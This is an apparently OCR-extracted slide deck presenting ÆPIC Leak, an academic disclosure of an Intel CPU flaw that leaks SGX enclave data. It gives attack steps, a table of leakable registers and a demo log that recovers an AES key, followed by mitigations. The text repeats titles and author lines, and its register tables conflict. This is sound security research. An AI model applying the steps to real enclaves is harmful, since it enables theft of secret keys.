
Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


# Keep Data in the SQ: Cache Line Freezing






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

# Keep Data in the SQ: Cache Line Freezing






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


# Keep Data in the SQ: Cache Line Freezing



# Keep Data in the SQ: Cache Line Freezing




# Keep Data in the SQ: Cache Line Freezing





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


# Keep Data in the SQ: Cache Line Freezing





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


# Keep Data in the SQ: Cache Line Freezing






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

# Keep Data in the SQ: Cache Line Freezing






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

# Keep Data in the SQ: Cache Line Freezing






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


# Keep Data in the SQ: Cache Line Freezing






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

# ÆPIC Leak





Combine:

- Enclave Shaking
- Cache Line Freezing


Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


- We can leak **3/4** of **even** cache lines





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


- We can leak **3/4** of **even** cache lines
- From any arbitrary SGX page






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

- We can leak **3/4** of **even** cache lines
- From any arbitrary SGX page
- Without the enclave running!






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)




1. **Start** the enclave
2. **Stop** when the data is **loaded**
3. **Move** the page out (`EWB`) *and* perform Cache Line Freezing
4. **Leak** via APIC MMIO
5. **Move** the page in (`ELDU`)
6. **Goto** 3 until enough confidence




1. **Start** the enclave
2. **Stop** at the target instruction
3. **Move** SSA page out (`EWB`) *and* perform Cache Line Freezing
4. **Leak** via APIC MMIO
5. **Move** SSA page in (`ELDU`)
6. **Goto** 3 until enough confidence

| Class | Leakable Registers |
|---|---|
| General Purpose | `rdi` `r8` `r9` `r10` `r11` `r12` `r13` `r14` |
| SIMD | `xmm0-1` `xmm6-9` |



1. **Start** the enclave
2. **Single-step** to the target instruction
3. **Move** SSA page out (EWB) and perform Cache Line Freezing
4. **Leak** via APIC MMIO
5. **Move** SSA page in (ELDU)
6. **Goto** 3 until enough confidence

| Class | Leakable Registers |
|---|---|
| General Purpose | rax r8 r9 r10 r11 r12 r13 r14 |
| SIMD | xmm0–1, xmm6–9 |




```
$ ./runner enclave.signed.so
[enclave] enclave init!
[runner ] waiting for user input ot termiante!
```


```
$ ./dumper `pidof runner` 0 dsr /dev/null
```

00:27


```
$ sudo ./stepper aes.enclave 0 config
[idt.c] locking IRQ handler pages 0x55c2b1e6f000/0x55c2b1e80000
__key0: offset=0x   20bc0 reg: xmm0 line= 2 start= 8 end=12 if=[ 13, 14)+1 pf=[  0,  2)+1
[attacker] ssa  @ 0x7f0d94d9ef48
[attacker] base @ 0x7f0d94c00000
[attacker] size    512 pages
[attacker] irq vector 0x400ec
[victim] starting on core 1

[0x20bc0] __key0[  1]+ 13 = 00000000|15ca71be|2b73aef0|857d7781|

[victim] finished!
[main] finished with 29275 aep callbacks!
$ cat aes.cpp | grep secret_key -A 5
static Ipp8u secret_key[KEY_SIZE] = {
        0x60, 0x3d, 0xeb, 0x10,
        0x15, 0xca, 0x71, 0xbe,
        0x2b, 0x73, 0xae, 0xf0,
        0x85, 0x7d, 0x77, 0x81
};
$
```



- Recommend to **disable** APIC MMIO




- Recommend to **disable** APIC MMIO
- Microcode update to **flush SQ** on SGX transitions




- Recommend to **disable** APIC MMIO
- Microcode update to **flush SQ** on SGX transitions
- Disable hyperthreading when using SGX

# Timeline





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)




- ÆPIC Leak: the first architectural CPU vulnerability that leaks data from cache hierarchy
- Does not require hyperthreading
- $10^{th}$, $11^{th}$ and $12^{th}$ gen Intel CPUs affected

aepicleak.com

**ÆPIC Leak: Architecturally Leaking Uninitialized Data from the Microarchitecture**

Pietro Borrello[1], Andreas Kogler[2], Martin Schwarzl[2], Moritz Lipp[3], Daniel Gruss[2], Michael Schwarz[4]
[1] *Sapienza University of Rome,* [2] *Graz University of Technology,*
[3] *Amazon Web Services,* [4] *CISPA Helmholtz Center for Information Security*

- APIC is a sensitive component **not exposed** to VMs
- We found **no hypervisor** that maps the APIC directly to the VM
- Virtualized environments are **safe** from ÆPIC Leak